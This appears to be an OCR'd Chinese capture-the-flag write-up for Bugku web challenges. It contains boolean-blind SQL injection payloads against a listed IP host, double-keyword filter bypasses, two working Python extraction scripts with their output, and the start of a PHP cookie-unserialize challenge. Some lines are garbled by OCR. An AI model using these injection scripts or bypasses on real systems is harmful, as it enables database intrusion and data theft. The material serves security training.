



在知道过滤了那些关键字之后，继续测试发现存在布尔盲注

payload2

```
http://123.206.87.240:9004/1ndex.php?id=1%27%20anandd%201=1--+
```

```
http://123.206.87.240:9004/1ndex.php?id=1%27%20anandd%201=2--+
```





在已知存在布尔盲注的基础上编写 POC1

```
import requests

url = "http://123.206.87.240:9004/1ndex.php?id=1' anandd (ascii(substr((selselectect database()),{_},1))>
{__}) --+"
#url = "http://123.206.87.240:9004/1ndex.php?id=1' anandd (seselectlect ascii(substr((selselectect
group_concat(table_name separatoorr ':') from infoorrmation_schema.tables where table_schema=database()),
{_},1))>{__}) --+"
#url = "http://123.206.87.240:9004/1ndex.php?id=1' anandd (seselectlect ascii(substr((seselectlect
group_concat(column_name separatoorr ':') from infoorrmation_schema.columns where table_name='flag1' anandd
table_schema=database()),{_},1))>{__}) --+"
#url = "http://123.206.87.240:9004/1ndex.php?id=1' anandd (selselectect ascii(substr((selselectect
group_concat(flag1,':',address separatoorr '?') from flag1),{_},1))>{__}) --+"


data = ''

for  i  in range(1,100):
    min = 33
    max = 126
    while min<=max:
        mid = (max + min)//2
        payload = url.format(_=i,__ = mid)
        r = requests.get(payload)
        if 'There is nothing.' in r.text:
            min = mid+1
        else:
            max = mid-1

    data += chr(min)
    print(data)
print("done")
```

PS：此处的Waf可用双写关键字绕过

Run 数据库：

```
w
we
web
web1
web10
web100
web1002
web1002-
web1002-1
web1002-1!
web1002-1!!
web1002-1!!!
web1002-1!!!!
web1002-1!!!!!
web1002-1!!!!!!
web1002-1!!!!!!!
web1002-1!!!!!!!!
web1002-1!!!!!!!!!

Process finished with exit code -1
```

Run 表：

```
f
fl
fla
flag
flag1
flag1:
flag1:h
flag1:hi
flag1:hin
flag1:hint
flag1:hint!
flag1:hint!!
flag1:hint!!!
flag1:hint!!!!

Process finished with exit code -1
```

Run 字段：


```
f
fl
fla
flag
flag1
flag1:
flag1:a
flag1:ad
flag1:add
flag1:addr
flag1:addre
flag1:addres
flag1:address
flag1:address!
flag1:address!!
flag1:address!!!
flag1:address!!!!
```

Run 字段 Value：

```
usOwycTju+FTU
usOwycTju+FTUU
usOwycTju+FTUUz
usOwycTju+FTUUzX
usOwycTju+FTUUzXo
usOwycTju+FTUUzXos
usOwycTju+FTUUzXosj
usOwycTju+FTUUzXosjr
usOwycTju+FTUUzXosjr:
usOwycTju+FTUUzXosjr:.
usOwycTju+FTUUzXosjr:./
usOwycTju+FTUUzXosjr:./O
usOwycTju+FTUUzXosjr:./On
usOwycTju+FTUUzXosjr:./Onc
usOwycTju+FTUUzXosjr:./Once
usOwycTju+FTUUzXosjr:./Once_
usOwycTju+FTUUzXosjr:./Once_M
usOwycTju+FTUUzXosjr:./Once_Mo
usOwycTju+FTUUzXosjr:./Once_Mor
usOwycTju+FTUUzXosjr:./Once_More
usOwycTju+FTUUzXosjr:./Once_More.
usOwycTju+FTUUzXosjr:./Once_More.p
usOwycTju+FTUUzXosjr:./Once_More.ph
usOwycTju+FTUUzXosjr:./Once_More.php
usOwycTju+FTUUzXosjr:./Once_More.php!

Process finished with exit code -1
```

根据提示表flag1的flag1字段内容肯定不是真的flag，在表flag1的address字段中发现新的Hint

尝试访问./Once_More.php





手动测试又一次发现存在布尔盲注

payload3

```
http://123.206.87.240:9004/Once_More.php?id=1%27%20and%201=1--+
```


```
http://123.206.87.240:9004/Once_More.php?id=1%27%20and%201=2--+
```








手动测试发现过滤了union、substr

测试过程的记录




Once_More
Once_More
123.206.87.240:9004/Once_More.php?id=1' and (select 1)--+
90%
LoL,YOU Find ME!
BUT,
I wanT TEll You,
I Have Best Waf Protect Me Now!
Find Me!
My Id =1' and (select 1)--
Hello,I Am Here!


Once_More
Once_More
123.206.87.240:9004/Once_More.php?id=1' and (select substr("123",1,1))--+
90%
LoL,YOU Find ME!
BUT,
I wanT TEll You,
I Have Best Waf Protect Me Now!
Find Me!
My Id =1' and (select ("123",1,1))--
Nobody!
Operand should contain 1 column(s)



在上面的基础上编写新的POC2

```
import requests

#url = "http://123.206.87.240:9004/Once_More.php?id=1' and (ascii(mid((select database()),{_},1))>{__}) --+"
#url = "http://123.206.87.240:9004/Once_More.php?id=1' and (select ascii(mid((select group_concat(table_name
separator ':') from information_schema.tables where table_schema=database()),{_},1))>{__}) --+"
#url = "http://123.206.87.240:9004/Once_More.php?id=1' and (select ascii(mid((select
group_concat(column_name separator ':') from information_schema.columns where table_name='flag2' and
table_schema=database()),{_},1))>{__}) --+"
url = "http://123.206.87.240:9004/Once_More.php?id=1' and (select ascii(mid((select
group_concat(flag2,':',address separator '?') from flag2),{_},1))>{__}) --+"


data = ''

for  i  in range(1,100):
    min = 33
    max = 126
    while min<=max:
        mid = (max + min)//2
        payload = url.format(_=i,__ = mid)
        r = requests.get(payload)
        if 'Hello,I Am Here!' in r.text:
            min = mid+1
        else:
            max = mid-1

    data += chr(min)
    print(data)
print("done")
```

PS：substr使用mid替换

Run 数据库：

```
w
we
web
web1
web10
web100
web1002
web1002-
web1002-2
web1002-2!

Process finished with exit code -1
```

Run 表：

```
c
cl
cla
clas
class
class:
class:f
class:fl
class:fla
class:flag
class:flag2
class:flag2!
class:flag2!!
class:flag2!!!
class:flag2!!!!
class:flag2!!!!!
class:flag2!!!!!!
class:flag2!!!!!!!
class:flag2!!!!!!!!

Process finished with exit code -1
```

Run 字段：

```
f
fl
fla
flag
flag2
flag2:
flag2:a
flag2:ad
flag2:add
flag2:addr
flag2:addre
flag2:addres
flag2:address
flag2:address!
flag2:address!!
flag2:address!!!
flag2:address!!!!
flag2:address!!!!!
flag2:address!!!!!!

Process finished with exit code -1
```

Run 字段 Value：

```
flag{Bugku-sql_6s-2i
flag{Bugku-sql_6s-2i-
flag{Bugku-sql_6s-2i-4
flag{Bugku-sql_6s-2i-4t
flag{Bugku-sql_6s-2i-4t-
flag{Bugku-sql_6s-2i-4t-b
flag{Bugku-sql_6s-2i-4t-bu
flag{Bugku-sql_6s-2i-4t-bug
flag{Bugku-sql_6s-2i-4t-bug}
flag{Bugku-sql_6s-2i-4t-bug}:
flag{Bugku-sql_6s-2i-4t-bug}:.
flag{Bugku-sql_6s-2i-4t-bug}:./
flag{Bugku-sql_6s-2i-4t-bug}:./H
flag{Bugku-sql_6s-2i-4t-bug}:./Ha
flag{Bugku-sql_6s-2i-4t-bug}:./Hav
flag{Bugku-sql_6s-2i-4t-bug}:./Have
flag{Bugku-sql_6s-2i-4t-bug}:./Have_
flag{Bugku-sql_6s-2i-4t-bug}:./Have_F
flag{Bugku-sql_6s-2i-4t-bug}:./Have_Fu
flag{Bugku-sql_6s-2i-4t-bug}:./Have_Fun
flag{Bugku-sql_6s-2i-4t-bug}:./Have_Fun.
flag{Bugku-sql_6s-2i-4t-bug}:./Have_Fun.p
flag{Bugku-sql_6s-2i-4t-bug}:./Have_Fun.ph
flag{Bugku-sql_6s-2i-4t-bug}:./Have_Fun.php
flag{Bugku-sql_6s-2i-4t-bug}:./Have_Fun.php!

Process finished with exit code -1
```

更据提示 flag 为小写

get flag:

```
flag{bugku-sql_6s-2i-4t-bug}
```

42. flag.php

考炯 x 仕砍宦讧サphp叟底初
杢坟 x http://123.206.87.240:8002/flagphp/


炯刁login硪室沧叟庚= 枞捻揖祀 x hint 叵脆呢厂丰叟釕= 允诛诅间 http://123.206.87.240:8002/flagphp/?hint= 徝制罗须準砍步帾徒惠

```php
 <?php
error_reporting(0);
include_once("flag.php");
$cookie = $_COOKIE['ISecer'];
if(isset($_GET['hint'])){
    show_source(__FILE__);
}
elseif (unserialize($cookie) === "$KEY")
{
    echo "$flag";
}
else {
?>
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<title>Login</title>
<link rel="stylesheet" href="admin.css" type="text/css">
</head>
<body>
<br>
<div class="container" align="center">
  <form method="POST" action="#">
    <p><input name="user" type="text" placeholder="Username"></p>
    <p><input name="password" type="password" placeholder="Password"></p>
    <p><input value="Login" type="button"/></p>
  </form>
</div>
</body>
</html>

<?php
}
$KEY='ISecer:www.isecer.com';
?>
```

